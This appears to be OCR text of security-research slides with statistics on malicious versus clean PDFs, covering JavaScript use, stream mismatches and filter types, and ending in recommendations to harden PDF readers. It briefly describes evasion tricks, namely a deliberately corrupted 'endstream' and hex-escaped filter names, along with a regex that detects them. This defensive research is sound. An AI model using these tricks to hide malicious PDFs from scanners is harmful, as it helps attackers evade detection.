
Valid	endstream
Hex	656e6473747265616d
Modified	656e64737472656100
Still valid?	endstrea.

- Intentionally broken to break parsing

Further Results: Timeline



Further Results: Detections



sophoslabs

Further Results: /JavaScript

	Malicious	Complete	Clean	% malicious	% clean
/JavaScript	134394	170960	36566	98.10	39.72

Further Results: Mismatched objects and streams

	Mismatched objects	Mismatched streams	% of mismatched objects	% of mismatched streams
mal	15617	1649	11.4	1.20
complete	21526	3507	9.4	1.53
clean	5909	1858	6.42	2.02

Further Results: /Filter

/Filter	Malicious	Clean	% malicious	% clean
FlateDecode	113097	83436	82.55	90.62
LZWDecode	419	6326	0.31	6.86
ASCII85Decode	1361	6426	0.99	6.98
ASCIIHexDecode	10082	1222	7.36	1.33
RunLengthDecode	347	489	0.25	0.53
JBIG2Decode	32	703	0.02	0.76
RichMedia	284	282	0.21	0.31
DCTDecode	299	24153	0.22	26.23
CCITTFaxDecode	16	5505	0.01	5.98
JPXDecode	4	265	0.00	0.29
Crypt	3	266	0.00	0.29
Encrypt	67	6125	0.05	6.65

Further Results: Hashes

- FlateDecode and Fl#61teDecode equivalent
- The /Filter results were grepped via:

```
\/[JALRFCD#][#\w]+(?:D|#44)(?:e|#65)(?:c|#63)(?:o|#6f)(?:d|#64)(?:e|#65)\b
```

- Looking for one with a # in gives

	Malicious	Clean	% malicious	% clean
hashdecode	4158	257	3.03	0.28

Conclusions

- Remove JavaScript from the defaults
- Only run signed external and internal code
- Implement strict parsing modes in reader (esp. browser plugins)
- Redesign PDF
- Flying Wallendas

This house believes

- This house believes that PDF as a file format is no longer fit for purpose and that a new SDF should take its place

Questions

- ???